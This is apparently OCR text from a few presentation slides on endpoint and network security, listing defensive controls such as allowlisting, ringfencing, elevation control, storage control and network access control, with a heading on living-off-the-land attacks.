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
What about attacks that live off the land?



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Ringfence

Office

PowerShell

Ringfence

PowerShell

Files and Folders

Administrator Permissions

Storage Control

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What is the challenge with securing your network today?

There is no network!

We just share it!

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
VPN



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



Allowlisting

Elevation Control

Network Access Control



Ringfencing

Storage Control

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Thank you

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